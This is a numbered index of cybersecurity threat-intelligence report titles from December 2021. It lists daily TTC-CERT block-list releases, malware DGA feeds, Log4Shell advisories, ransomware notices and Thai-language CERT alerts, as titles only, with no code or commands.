1.1.3198. 2021-12-11 TTC-CERT - HASH Daily Block Lists - 2021-12-11 - CyberTotal
1.1.3199. 2021-12-11 TTC-CERT IP Block Lists 2021-12-11 - FTP port scanning, FTP attack

1.1.3200. 2021-12-11 TTC-CERT IP Block Lists 2021-12-11 - SSH port scanning, SSH brute-force attack
1.1.3201. 2021-12-11 TTC-CERT - IP Daily Block Lists - 2021-12-11 - CyberTotal
1.1.3202. 2021-12-11 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-12-11
1.1.3203. 2021-12-11 แจ้งเตือนช่องโหว่ CVE-2021-44228 ที่มีความรุนแรงระดับร้ายแรง (Critical) ของ Apache Log4j 2
1.1.3204. 2021-12-12 Active Bamital DGA(s) for 20211211
1.1.3205. 2021-12-12 Active Bedep DGA(s) for 20211211
1.1.3206. 2021-12-12 Active Malware samples detected on 2021-12-11
1.1.3207. 2021-12-12 Newly registered domain names related to the Covid-19 pandemic on 20211210
1.1.3208. 2021-12-12 TTC-CERT Block Lists 2021-12-12 - Agentemis, BEACON, Cobalt Strike
1.1.3209. 2021-12-12 TTC-CERT Block Lists 2021-12-12 - Phishing attack dataset
1.1.3210. 2021-12-12 TTC-CERT – DOMAIN Daily Block Lists - 2021-12-12 - CyberTotal
1.1.3211. 2021-12-12 TTC-CERT - HASH Daily Block Lists - 2021-12-12 - CyberTotal
1.1.3212. 2021-12-12 TTC-CERT IP Block Lists 2021-12-12 - FTP port scanning, FTP attack
1.1.3213. 2021-12-12 TTC-CERT IP Block Lists 2021-12-12 - SSH port scanning, SSH brute-force attack
1.1.3214. 2021-12-12 TTC-CERT - IP Daily Block Lists - 2021-12-12 - CyberTotal
1.1.3215. 2021-12-12 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-12-12
1.1.3216. 2021-12-13 Active Bamital DGA(s) for 20211212
1.1.3217. 2021-12-13 Active Bedep DGA(s) for 20211212
1.1.3218. 2021-12-13 Active Beebone DGA(s) for 20211212
1.1.3219. 2021-12-13 Active Chinad DGA(s) for 20211212
1.1.3220. 2021-12-13 Active Malware samples detected on 2021-12-12
1.1.3221. 2021-12-13 Newly registered domain names related to the Covid-19 pandemic on 20211211
1.1.3222. 2021-12-13 TTC-CERT Block Lists 2021-12-13 - Agentemis, BEACON, Cobalt Strike
1.1.3223. 2021-12-13 TTC-CERT Block Lists 2021-12-13 - Dridex, Bugat, or Cridex Trojan

1.1.3224. 2021-12-13 TTC-CERT Block Lists 2021-12-13 - IcedID, BokBot
1.1.3225. 2021-12-13 TTC-CERT Block Lists 2021-12-13 - Phishing attack dataset
1.1.3226. 2021-12-13 TTC-CERT - HASH Daily Block Lists - 2021-12-13 - CyberTotal
1.1.3227. 2021-12-13 TTC-CERT IP Block Lists 2021-12-13 - FTP port scanning, FTP attack
1.1.3228. 2021-12-13 TTC-CERT IP Block Lists 2021-12-13 - SSH port scanning, SSH brute-force attack
1.1.3229. 2021-12-13 TTC-CERT - IP Daily Block Lists - 2021-12-13 - CyberTotal
1.1.3230. 2021-12-13 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-12-13
1.1.3231. 2021-12-13 TTC-CERT - URL Daily Block Lists - 2021-12-13 - CyberTotal
1.1.3232. 2021-12-14 Active Bamital DGA(s) for 20211213
1.1.3233. 2021-12-14 Active Chinad DGA(s) for 20211213
1.1.3234. 2021-12-14 Active Conficker DGA(s) for 20211213
1.1.3235. 2021-12-14 Active Malware samples detected on 2021-12-13
1.1.3236. 2021-12-14 Cisco Talos Intelligence Group : Threat Roundup for December 3 to December 10
1.1.3237. 2021-12-14 Diavol Ransomware
1.1.3238. 2021-12-14 Hackers start pushing malware in worldwide Log4Shell attacks
1.1.3239. 2021-12-14 Log4j Hunting and Indicators
1.1.3240. 2021-12-14 Log4j / Log4Shell Followup: What we see and how to defend (and how to access our data
1.1.3241. 2021-12-14 Log4j Vulnerability Has Been adopted by two Linux Botnets
1.1.3242. 2021-12-14 Log4Shell exploited to implant coin miners
1.1.3243. 2021-12-14 Log4Shell Hell: anatomy of an exploit outbreak | Sophos News
1.1.3244. 2021-12-14 Newly registered domain names related to the Covid-19 pandemic on 20211212
1.1.3245. 2021-12-14 Phishing Campaign Targeting Korean to Deliver Agent Tesla New Variant
1.1.3246. 2021-12-14 Ransomware; Extension .khonsari
1.1.3247. 2021-12-14 TinyNuke Banking Malware Targets French Entities
1.1.3248. 2021-12-14 TTC-CERT Block Lists 2021-12-14 - Agentemis, BEACON, Cobalt Strike

1.1.3249. 2021-12-14 TTC-CERT Block Lists 2021-12-14 - Dridex, Bugat, or Cridex Trojan
1.1.3250. 2021-12-14 TTC-CERT Block Lists 2021-12-14 - Phishing attack dataset
1.1.3251. 2021-12-14 TTC-CERT – DOMAIN Daily Block Lists - 2021-12-14 - CyberTotal
1.1.3252. 2021-12-14 TTC-CERT - HASH Daily Block Lists - 2021-12-14 - CyberTotal
1.1.3253. 2021-12-14 TTC-CERT IP Block Lists 2021-12-14 - FTP port scanning, FTP attack
1.1.3254. 2021-12-14 TTC-CERT IP Block Lists 2021-12-14 - SSH port scanning, SSH brute-force attack
1.1.3255. 2021-12-14 TTC-CERT - IP Daily Block Lists - 2021-12-14 - CyberTotal
1.1.3256. 2021-12-14 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-12-14
1.1.3257. 2021-12-14 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution
1.1.3258. 2021-12-14 แจ้งเตือนบริษัท Apple เผยแพร่การอัพเดต firmware ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่ที่มีความร้ายแรง จำนวน 42 รายการ
1.1.3259. 2021-12-15 3 New Malicious Packages Found on PyPI
1.1.3260. 2021-12-15 Active Bamital DGA(s) for 20211214
1.1.3261. 2021-12-15 Active Chinad DGA(s) for 20211214
1.1.3262. 2021-12-15 Active Conficker DGA(s) for 20211214
1.1.3263. 2021-12-15 Active Malware samples detected on 2021-12-14
1.1.3264. 2021-12-15 A Look Into Purple Fox’s Server Infrastructure
1.1.3265. 2021-12-15 Dissecting Ardamax Keylogger
1.1.3266. 2021-12-15 Espionage Campaign Targets Telecoms Organizations across Middle East and Asia
1.1.3267. 2021-12-15 Hancitor doc drops via clipboard
1.1.3268. 2021-12-15 Microsoft เผยแพร่อัปเดตความปลอดภัยประจำเดือนธันวาคม 2564
1.1.3269. 2021-12-15 Newly registered domain names related to the Covid-19 pandemic on 20211213
1.1.3270. 2021-12-15 Owowa: the add-on that turns your OWA into a credential stealer and remote access panel
1.1.3271. 2021-12-15 Ransomware; Extension .wincrypto
1.1.3272. 2021-12-15 TTC-CERT Block Lists 2021-12-15 - Agentemis, BEACON, Cobalt Strike

1.1.3273. 2021-12-15 TTC-CERT Block Lists 2021-12-15 - Dridex, Bugat, or Cridex Trojan
1.1.3274. 2021-12-15 TTC-CERT Block Lists 2021-12-15 - Phishing attack dataset
1.1.3275. 2021-12-15 TTC-CERT – DOMAIN Daily Block Lists - 2021-12-15 - CyberTotal
1.1.3276. 2021-12-15 TTC-CERT - HASH Daily Block Lists - 2021-12-15 - CyberTotal
1.1.3277. 2021-12-15 TTC-CERT IP Block Lists 2021-12-15 - FTP port scanning, FTP attack
1.1.3278. 2021-12-15 TTC-CERT IP Block Lists 2021-12-15 - SSH port scanning, SSH brute-force attack
1.1.3279. 2021-12-15 TTC-CERT - IP Daily Block Lists - 2021-12-15 - CyberTotal
1.1.3280. 2021-12-15 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-12-15
1.1.3281. 2021-12-16 Active Bamital DGA(s) for 20211215
1.1.3282. 2021-12-16 Active Chinad DGA(s) for 20211215
1.1.3283. 2021-12-16 Active Conficker DGA(s) for 20211215
1.1.3284. 2021-12-16 Active Malware samples detected on 2021-12-15
1.1.3285. 2021-12-16 Analysis of Novel Khonsari Ransomware Deployed by the Log4Shell Vulnerability
1.1.3286. 2021-12-16 ASEC Weekly Malware Statistics (20211206 ~ 20211212) - ASEC BLOG
1.1.3287. 2021-12-16 Cases of ransomware infection by companies using the Local Administrator account with the same password set - ASEC BLOG
1.1.3288. 2021-12-16 get-rich-quick scheme scam
1.1.3289. 2021-12-16 Nation State Threat Group Targets Airline with Aclip Backdoor
1.1.3290. 2021-12-16 Newly registered domain names related to the Covid-19 pandemic on 20211214
1.1.3291. 2021-12-16 RedLine Stealer targeting accounts stored in web browser automatic login function - ASEC BLOG
1.1.3292. 2021-12-16 Simple but Undetected PowerShell Backdoor
1.1.3293. 2021-12-16 Stop/Djvu Ransomware ; Extension: .Shgv
1.1.3294. 2021-12-16 The dirty dozen of Latin America: From Amavaldo to Zumanek
1.1.3295. 2021-12-16 Top 10 macOS Malware Discoveries in 2021 | A Guide To Prevention & Detection - SentinelOne

1.1.3296. 2021-12-16 Tropic Trooper Targets Transportation and Government Organizations
1.1.3297. 2021-12-16 TTC-CERT Block Lists 2021-12-16 - Agentemis, BEACON, Cobalt Strike
1.1.3298. 2021-12-16 TTC-CERT Block Lists 2021-12-16 - Dridex, Bugat, or Cridex Trojan
1.1.3299. 2021-12-16 TTC-CERT Block Lists 2021-12-16 - Phishing attack dataset
1.1.3300. 2021-12-16 TTC-CERT – DOMAIN Daily Block Lists - 2021-12-16 - CyberTotal
1.1.3301. 2021-12-16 TTC-CERT - HASH Daily Block Lists - 2021-12-16 - CyberTotal
1.1.3302. 2021-12-16 TTC-CERT IP Block Lists 2021-12-16 - FTP port scanning, FTP attack
1.1.3303. 2021-12-16 TTC-CERT IP Block Lists 2021-12-16 - SSH port scanning, SSH brute-force attack
1.1.3304. 2021-12-16 TTC-CERT - IP Daily Block Lists - 2021-12-16 - CyberTotal
1.1.3305. 2021-12-16 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-12-16
1.1.3306. 2021-12-16 พบช่องโหว่หลายจุดในผลิตภัณฑ์ของ Adobe ที่อาจส่งผลให้ผู้ไม่หวังดีใช้ประโยชน์จากช่องโหว่นี้ในการโจมตีเพื่อสั่งให้เครื่องเป้าหมาย execute คำสั่งหรือโค้ดต่าง ๆ ได้โดยไม่ได้รับอนุญาต (Arbitrary Code Execution)
1.1.3307. 2021-12-17 Active Bamital DGA(s) for 20211216
1.1.3308. 2021-12-17 Active Bedep DGA(s) for 20211216
1.1.3309. 2021-12-17 Active Chinad DGA(s) for 20211216
1.1.3310. 2021-12-17 Active Malware samples detected on 2021-12-16
1.1.3311. 2021-12-17 How the Contact Forms campaign tricks people
1.1.3312. 2021-12-17 Newly registered domain names related to the Covid-19 pandemic on 20211215
1.1.3313. 2021-12-17 TTC-CERT Block Lists 2021-12-17 - Agentemis, BEACON, Cobalt Strike
1.1.3314. 2021-12-17 TTC-CERT Block Lists 2021-12-17 - Dridex, Bugat, or Cridex Trojan
1.1.3315. 2021-12-17 TTC-CERT Block Lists 2021-12-17 - IcedID, BokBot
1.1.3316. 2021-12-17 TTC-CERT Block Lists 2021-12-17 - Phishing attack dataset
1.1.3317. 2021-12-17 TTC-CERT – DOMAIN Daily Block Lists - 2021-12-17 - CyberTotal
1.1.3318. 2021-12-17 TTC-CERT - HASH Daily Block Lists - 2021-12-17 - CyberTotal
1.1.3319. 2021-12-17 TTC-CERT IP Block Lists 2021-12-17 - FTP port scanning, FTP attack

1.1.3320. 2021-12-17 TTC-CERT IP Block Lists 2021-12-17 - SSH port scanning, SSH brute-force attack
1.1.3321. 2021-12-17 TTC-CERT - IP Daily Block Lists - 2021-12-17 - CyberTotal
1.1.3322. 2021-12-17 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-12-17
1.1.3323. 2021-12-18 Active Bamital DGA(s) for 20211217
1.1.3324. 2021-12-18 Active Conficker DGA(s) for 20211217
1.1.3325. 2021-12-18 Active Cryptowall DGA(s) for 20211217
1.1.3326. 2021-12-18 Active Malware samples detected on 2021-12-17
1.1.3327. 2021-12-18 Newly registered domain names related to the Covid-19 pandemic on 20211216
1.1.3328. 2021-12-18 PseudoManuscrypt: a mass-scale spyware attack campaign
1.1.3329. 2021-12-18 Serverless InfoStealer delivered in East European Countries
1.1.3330. 2021-12-18 TTC-CERT Block Lists 2021-12-18 - Agentemis, BEACON, Cobalt Strike
1.1.3331. 2021-12-18 TTC-CERT Block Lists 2021-12-18 - Phishing attack dataset
1.1.3332. 2021-12-18 TTC-CERT - HASH Daily Block Lists - 2021-12-18 - CyberTotal
1.1.3333. 2021-12-18 TTC-CERT IP Block Lists 2021-12-18 - FTP port scanning, FTP attack
1.1.3334. 2021-12-18 TTC-CERT IP Block Lists 2021-12-18 - SSH port scanning, SSH brute-force attack
1.1.3335. 2021-12-18 TTC-CERT - IP Daily Block Lists - 2021-12-18 - CyberTotal
1.1.3336. 2021-12-18 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-12-18
1.1.3337. 2021-12-19 Active Bamital DGA(s) for 20211218
1.1.3338. 2021-12-19 Active Bedep DGA(s) for 20211218
1.1.3339. 2021-12-19 Active Beebone DGA(s) for 20211218
1.1.3340. 2021-12-19 Active Malware samples detected on 2021-12-18
1.1.3341. 2021-12-19 Bulletproof Hosting Services: Investigating Shinjiru Technology Sdn Bhd
1.1.3342. 2021-12-19 CrySis/Dharma Ransomware ; Extension .id-XXXXXXXX.[code1024@keemail.me].C1024; ansom Note info.txt, info.hta
1.1.3343. 2021-12-19 Dissident’s Doubly-Infected iPhone Reveals Cytrox Mercenary Spyware

1.1.3344. 2021-12-19 Morseop Ransomware ;Extension .morseop-7j9wrqr!
1.1.3345. 2021-12-19 Newly registered domain names related to the Covid-19 pandemic on 20211217
1.1.3346. 2021-12-19 Noberus: Technical Analysis Shows Sophistication of New Rust-based Ransomware | Symantec Blogs
1.1.3347. 2021-12-19 Purchase Order Scam Carries Phishing Link
1.1.3348. 2021-12-19 RIG Exploit Kit via malvertising dropping RaccoonStealer
1.1.3349. 2021-12-19 RiskIQ Weekly Indicator Report : 2021-12-17
1.1.3350. 2021-12-19 RL Wana-XD Ransomware; Extension: .XD-99; Ransom note: Readme.txt
1.1.3351. 2021-12-19 Stop/Djvu Ransomware ; Extension: .hudf
1.1.3352. 2021-12-19 TellYouThePass ransomware via Log4Shell exploitation
1.1.3353. 2021-12-19 TTC-CERT Block Lists 2021-12-19 - Agentemis, BEACON, Cobalt Strike
1.1.3354. 2021-12-19 TTC-CERT Block Lists 2021-12-19 - Dridex, Bugat, or Cridex Trojan
1.1.3355. 2021-12-19 TTC-CERT Block Lists 2021-12-19 - Phishing attack dataset
1.1.3356. 2021-12-19 TTC-CERT - HASH Daily Block Lists - 2021-12-19 - CyberTotal
1.1.3357. 2021-12-19 TTC-CERT IP Block Lists 2021-12-19 - FTP port scanning, FTP attack
1.1.3358. 2021-12-19 TTC-CERT IP Block Lists 2021-12-19 - SSH port scanning, SSH brute-force attack
1.1.3359. 2021-12-19 TTC-CERT - IP Daily Block Lists - 2021-12-19 - CyberTotal
1.1.3360. 2021-12-19 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-12-19
1.1.3361. 2021-12-19 Unusual payload being dropped by RIG Exploit Kit.
1.1.3362. 2021-12-19 Warzone RAT Breeds a Litter of ScriptKiddies
1.1.3363. 2021-12-20 Active Bamital DGA(s) for 20211219
1.1.3364. 2021-12-20 Active Bedep DGA(s) for 20211219
1.1.3365. 2021-12-20 Active Beebone DGA(s) for 20211219
1.1.3366. 2021-12-20 Active Chinad DGA(s) for 20211219
1.1.3367. 2021-12-20 Active Malware samples detected on 2021-12-19
1.1.3368. 2021-12-20 Newly registered domain names related to the Covid-19 pandemic on 20211218

1.1.3369. 2021-12-20 TTC-CERT Block Lists 2021-12-20 - Agentemis, BEACON, Cobalt Strike
1.1.3370. 2021-12-20 TTC-CERT Block Lists 2021-12-20 - Dridex, Bugat, or Cridex Trojan
1.1.3371. 2021-12-20 TTC-CERT Block Lists 2021-12-20 - Phishing attack dataset
1.1.3372. 2021-12-20 TTC-CERT – DOMAIN Daily Block Lists - 2021-12-20 - CyberTotal
1.1.3373. 2021-12-20 TTC-CERT - HASH Daily Block Lists - 2021-12-20 - CyberTotal
1.1.3374. 2021-12-20 TTC-CERT IP Block Lists 2021-12-20 - FTP port scanning, FTP attack
1.1.3375. 2021-12-20 TTC-CERT IP Block Lists 2021-12-20 - SSH port scanning, SSH brute-force attack
1.1.3376. 2021-12-20 TTC-CERT - IP Daily Block Lists - 2021-12-20 - CyberTotal
1.1.3377. 2021-12-20 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-12-20
1.1.3378. 2021-12-20 รายงานการวิเคราะห์สรุปช่องโหว่ Apache Log4j ในภาพรวมตลอดสัปดาห์ที่ผ่านมา
1.1.3379. 2021-12-21 Active Bamital DGA(s) for 20211220
1.1.3380. 2021-12-21 Active Chinad DGA(s) for 20211220
1.1.3381. 2021-12-21 Active Conficker DGA(s) for 20211220
1.1.3382. 2021-12-21 Active Malware samples detected on 2021-12-20
1.1.3383. 2021-12-21 DarkWatchman fileless RAT spread via Social Engineering campaign
1.1.3384. 2021-12-21 Newly registered domain names related to the Covid-19 pandemic on 20211219
1.1.3385. 2021-12-21 TTC-CERT Block Lists 2021-12-21 - Agentemis, BEACON, Cobalt Strike
1.1.3386. 2021-12-21 TTC-CERT Block Lists 2021-12-21 - Dridex, Bugat, or Cridex Trojan
1.1.3387. 2021-12-21 TTC-CERT Block Lists 2021-12-21 - Phishing attack dataset
1.1.3388. 2021-12-21 TTC-CERT - DOMAIN Daily Block Lists - 2021-12-20 - CyberTotal
1.1.3389. 2021-12-21 TTC-CERT IP Block Lists 2021-12-21 - FTP port scanning, FTP attack
1.1.3390. 2021-12-21 TTC-CERT IP Block Lists 2021-12-21 - SSH port scanning, SSH brute-force attack
1.1.3391. 2021-12-21 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-12-21
1.1.3392. 2021-12-21 TTC-CERT - URL Daily Block Lists - 2021-12-20 - CyberTotal

1.1.3393. 2021-12-21 การ Phishing เพื่อขโมยข้อมูลบัตรเครดิต โดยมีเป้าหมายเพื่อโจมตีลูกค้าของธนาคารกรุงเทพ จำกัด (มหาชน)
1.1.3394. 2021-12-22 Active Bamital DGA(s) for 20211221
1.1.3395. 2021-12-22 Active Beebone DGA(s) for 20211221
1.1.3396. 2021-12-22 Active Conficker DGA(s) for 20211221
1.1.3397. 2021-12-22 Active Malware samples detected on 2021-12-21
1.1.3398. 2021-12-22 AESDDoS Botnet (aka Dofloo), Containers, Exposed Docker APIs
1.1.3399. 2021-12-22 APT attack case of Kimsuky group (PebbleDash) - ASEC BLOG
1.1.3400. 2021-12-22 Day 10: where we are with log4j from honeypot’s perspective
1.1.3401. 2021-12-22 (Don't) Bring Dridex Home for the Holidays
1.1.3402. 2021-12-22 FBI: State hackers exploiting new Zoho zero-day since October
1.1.3403. 2021-12-22 Magecart scam - Malicious JavaScript is hidden within victim's own logo
1.1.3404. 2021-12-22 Meet the TimeTime ransomware - the ransomware that asks for €100 via PaySafeCard
1.1.3405. 2021-12-22 More Undetected PowerShell Dropper
1.1.3406. 2021-12-22 Newly registered domain names related to the Covid-19 pandemic on 20211220
1.1.3407. 2021-12-22 PowerPoint attachments, Agent Tesla and code reuse in malware
1.1.3408. 2021-12-22 Ransomware ;Extension .wannabitcoin
1.1.3409. 2021-12-22 Ransomware Spotlight: REvil
1.1.3410. 2021-12-22 Stop/Djvu Ransomware ; Extension: .nnqp
1.1.3411. 2021-12-22 TTC-CERT Block Lists 2021-12-22 - Agentemis, BEACON, Cobalt Strike
1.1.3412. 2021-12-22 TTC-CERT Block Lists 2021-12-22 - Dridex, Bugat, or Cridex Trojan
1.1.3413. 2021-12-22 TTC-CERT Block Lists 2021-12-22 - Phishing attack dataset
1.1.3414. 2021-12-22 TTC-CERT - DOMAIN Daily Block Lists - 2021-12-21 - CyberTotal
1.1.3415. 2021-12-22 TTC-CERT - HASH Daily Block Lists - 2021-12-21 - CyberTotal
1.1.3416. 2021-12-22 TTC-CERT IP Block Lists 2021-12-22 - FTP port scanning, FTP attack
1.1.3417. 2021-12-22 TTC-CERT IP Block Lists 2021-12-22 - SSH port scanning, SSH brute-force attack

1.1.3418. 2021-12-22 TTC-CERT - IP Daily Block Lists - 2021-12-21 - CyberTotal
1.1.3419. 2021-12-22 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-12-22
1.1.3420. 2021-12-22 TTC-CERT - URL Daily Block Lists - 2021-12-21 - CyberTotal
1.1.3421. 2021-12-23 Active Bamital DGA(s) for 20211222
1.1.3422. 2021-12-23 Active Bedep DGA(s) for 20211222
1.1.3423. 2021-12-23 Active Beebone DGA(s) for 20211222
1.1.3424. 2021-12-23 Active Malware samples detected on 2021-12-22
1.1.3425. 2021-12-23 ASEC Weekly Malware Statistics (20211213 ~ 20211219) - ASEC BLOG
1.1.3426. 2021-12-23 Attackers test “CAB-less 40444” exploit in a dry run
1.1.3427. 2021-12-23 Critical Apache Log4j (Log4Shell) Vulnerability Updates
1.1.3428. 2021-12-23 Cryptocurrency and Exchange Phish Used to Steal User Information
1.1.3429. 2021-12-23 Newly registered domain names related to the Covid-19 pandemic on 20211221
1.1.3430. 2021-12-23 Phobos ransomware ; Extension .health
1.1.3431. 2021-12-23 Ransomware ; Extension .yourdadgone
1.1.3432. 2021-12-23 The Continued Evolution of Abcbot - Cado Security | Cloud Native Digital Forensics
1.1.3433. 2021-12-23 TTC-CERT Block Lists 2021-12-23 - Agentemis, BEACON, Cobalt Strike
1.1.3434. 2021-12-23 TTC-CERT Block Lists 2021-12-23 - Phishing attack dataset
1.1.3435. 2021-12-23 TTC-CERT - DOMAIN Daily Block Lists - 2021-12-22 - CyberTotal
1.1.3436. 2021-12-23 TTC-CERT - HASH Daily Block Lists - 2021-12-22 - CyberTotal
1.1.3437. 2021-12-23 TTC-CERT IP Block Lists 2021-12-23 - FTP port scanning, FTP attack
1.1.3438. 2021-12-23 TTC-CERT IP Block Lists 2021-12-23 - SSH port scanning, SSH brute-force attack
1.1.3439. 2021-12-23 TTC-CERT - IP Daily Block Lists - 2021-12-22 - CyberTotal
1.1.3440. 2021-12-23 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-12-23
1.1.3441. 2021-12-23 TTC-CERT - URL Daily Block Lists - 2021-12-22 - CyberTotal
1.1.3442. 2021-12-24 Active Bamital DGA(s) for 20211223
1.1.3443. 2021-12-24 Active Bedep DGA(s) for 20211223

1.1.3444. 2021-12-24 Active Beebone DGA(s) for 20211223
1.1.3445. 2021-12-24 Active Malware samples detected on 2021-12-23
1.1.3446. 2021-12-24 Newly registered domain names related to the Covid-19 pandemic on 20211222
1.1.3447. 2021-12-24 TTC-CERT Block Lists 2021-12-24 - Agentemis, BEACON, Cobalt Strike
1.1.3448. 2021-12-24 TTC-CERT Block Lists 2021-12-24 - Dridex, Bugat, or Cridex Trojan
1.1.3449. 2021-12-24 TTC-CERT Block Lists 2021-12-24 - Phishing attack dataset
1.1.3450. 2021-12-24 TTC-CERT - DOMAIN Daily Block Lists - 2021-12-23 - CyberTotal
1.1.3451. 2021-12-24 TTC-CERT - HASH Daily Block Lists - 2021-12-23 - CyberTotal
1.1.3452. 2021-12-24 TTC-CERT IP Block Lists 2021-12-24 - FTP port scanning, FTP attack
1.1.3453. 2021-12-24 TTC-CERT IP Block Lists 2021-12-24 - SSH port scanning, SSH brute-force attack
1.1.3454. 2021-12-24 TTC-CERT - IP Daily Block Lists - 2021-12-23 - CyberTotal
1.1.3455. 2021-12-24 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-12-24
1.1.3456. 2021-12-24 TTC-CERT - URL Daily Block Lists - 2021-12-23 - CyberTotal
1.1.3457. 2021-12-25 Active Bamital DGA(s) for 20211224
1.1.3458. 2021-12-25 Active Bedep DGA(s) for 20211224
1.1.3459. 2021-12-25 Active Chinad DGA(s) for 20211224
1.1.3460. 2021-12-25 Active Malware samples detected on 2021-12-24
1.1.3461. 2021-12-25 AveMariaRAT is distributed using malicious Excel and Power Point files.
1.1.3462. 2021-12-25 COVID-19 Phishing Lure to Steal and Mine Cryptocurrency
1.1.3463. 2021-12-25 Dridex Omicron phishing taunts with funeral helpline number
1.1.3464. 2021-12-25 Example of how attackers are trying to push crypto miners via Log4Shell
1.1.3465. 2021-12-25 Malicious App Targets Major Brazilian Bank Itaú Unibanco
1.1.3466. 2021-12-25 “Merry Christmas!” Dridex Malware Distributed with Excel Files - ASEC BLOG
1.1.3467. 2021-12-25 Newly registered domain names related to the Covid-19 pandemic on 20211223

1.1.3468. 2021-12-25 New payload observed in attack campaign using malware "SigLoader" by "Earth Tengshe"
1.1.3469. 2021-12-25 new Ransomware Variant
1.1.3470. 2021-12-25 New Rook Ransomware Feeds Off the Code of Babuk
1.1.3471. 2021-12-25 Surtr Ransomware
1.1.3472. 2021-12-25 Threat Report: Echelon Malware Detected in Mobile Chat Forums
1.1.3473. 2021-12-25 TTC-CERT Block Lists 2021-12-25 - Agentemis, BEACON, Cobalt Strike
1.1.3474. 2021-12-25 TTC-CERT Block Lists 2021-12-25 - Phishing attack dataset
1.1.3475. 2021-12-25 TTC-CERT - DOMAIN Daily Block Lists - 2021-12-24 - CyberTotal
1.1.3476. 2021-12-25 TTC-CERT - HASH Daily Block Lists - 2021-12-24 - CyberTotal
1.1.3477. 2021-12-25 TTC-CERT IP Block Lists 2021-12-25 - FTP port scanning, FTP attack
1.1.3478. 2021-12-25 TTC-CERT IP Block Lists 2021-12-25 - SSH port scanning, SSH brute-force attack
1.1.3479. 2021-12-25 TTC-CERT - IP Daily Block Lists - 2021-12-24 - CyberTotal
1.1.3480. 2021-12-25 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-12-25
1.1.3481. 2021-12-25 TTC-CERT - URL Daily Block Lists - 2021-12-24 - CyberTotal
1.1.3482. 2021-12-26 Active Bamital DGA(s) for 20211225
1.1.3483. 2021-12-26 Active Chinad DGA(s) for 20211225
1.1.3484. 2021-12-26 Active Conficker DGA(s) for 20211225
1.1.3485. 2021-12-26 Active Malware samples detected on 2021-12-25
1.1.3486. 2021-12-26 Newly registered domain names related to the Covid-19 pandemic on 20211224
1.1.3487. 2021-12-26 TTC-CERT Block Lists 2021-12-26 - Agentemis, BEACON, Cobalt Strike
1.1.3488. 2021-12-26 TTC-CERT Block Lists 2021-12-26 - Dridex, Bugat, or Cridex Trojan
1.1.3489. 2021-12-26 TTC-CERT Block Lists 2021-12-26 - Phishing attack dataset
1.1.3490. 2021-12-26 TTC-CERT - DOMAIN Daily Block Lists - 2021-12-25 - CyberTotal
1.1.3491. 2021-12-26 TTC-CERT - HASH Daily Block Lists - 2021-12-25 - CyberTotal
1.1.3492. 2021-12-26 TTC-CERT IP Block Lists 2021-12-26 - FTP port scanning, FTP attack

1.1.3493. 2021-12-26 TTC-CERT IP Block Lists 2021-12-26 - SSH port scanning, SSH brute-force attack
1.1.3494. 2021-12-26 TTC-CERT - IP Daily Block Lists - 2021-12-25 - CyberTotal
1.1.3495. 2021-12-26 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-12-26
1.1.3496. 2021-12-26 TTC-CERT - URL Daily Block Lists - 2021-12-25 - CyberTotal
1.1.3497. 2021-12-27 Active Bamital DGA(s) for 20211226
1.1.3498. 2021-12-27 Active Chinad DGA(s) for 20211226
1.1.3499. 2021-12-27 Active Conficker DGA(s) for 20211226
1.1.3500. 2021-12-27 Active Malware samples detected on 2021-12-26
1.1.3501. 2021-12-27 LokiLocker Ransomware ;Extension: .Loki
1.1.3502. 2021-12-27 Newly registered domain names related to the Covid-19 pandemic on 20211225
1.1.3503. 2021-12-27 Ransomware; Extension: .F5Z8A
1.1.3504. 2021-12-27 TTC-CERT Block Lists 2021-12-27 - Agentemis, BEACON, Cobalt Strike
1.1.3505. 2021-12-27 TTC-CERT Block Lists 2021-12-27 - Phishing attack dataset
1.1.3506. 2021-12-27 TTC-CERT - DOMAIN Daily Block Lists - 2021-12-26 - CyberTotal
1.1.3507. 2021-12-27 TTC-CERT - HASH Daily Block Lists - 2021-12-26 - CyberTotal
1.1.3508. 2021-12-27 TTC-CERT IP Block Lists 2021-12-27 - FTP port scanning, FTP attack
1.1.3509. 2021-12-27 TTC-CERT IP Block Lists 2021-12-27 - SSH port scanning, SSH brute-force attack
1.1.3510. 2021-12-27 TTC-CERT - IP Daily Block Lists - 2021-12-26 - CyberTotal
1.1.3511. 2021-12-27 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-12-27
1.1.3512. 2021-12-27 TTC-CERT - URL Daily Block Lists - 2021-12-26 - CyberTotal
1.1.3513. 2021-12-27 ข้อมูล Grief Ransomware Tactics, Techniques, and Procedures (TTPs) และ Indicators of compromise (IOCs)
1.1.3514. 2021-12-28 Active Bamital DGA(s) for 20211227
1.1.3515. 2021-12-28 Active Beebone DGA(s) for 20211227
1.1.3516. 2021-12-28 Active Chinad DGA(s) for 20211227
1.1.3517. 2021-12-28 Active Malware samples detected on 2021-12-27

1.1.3518. 2021-12-28 Attackers are abusing MSBuild to evade defenses and implant Cobalt Strike beacons
1.1.3519. 2021-12-28 BLISTER malware campaign discovered
1.1.3520. 2021-12-28 Establishing the TigerRAT and TigerDownloader malware families
1.1.3521. 2021-12-28 Newly registered domain names related to the Covid-19 pandemic on 20211226
1.1.3522. 2021-12-28 TTC-CERT Block Lists 2021-12-28 - Agentemis, BEACON, Cobalt Strike
1.1.3523. 2021-12-28 TTC-CERT Block Lists 2021-12-28 - Phishing attack dataset
1.1.3524. 2021-12-28 TTC-CERT - DOMAIN Daily Block Lists - 2021-12-27 - CyberTotal
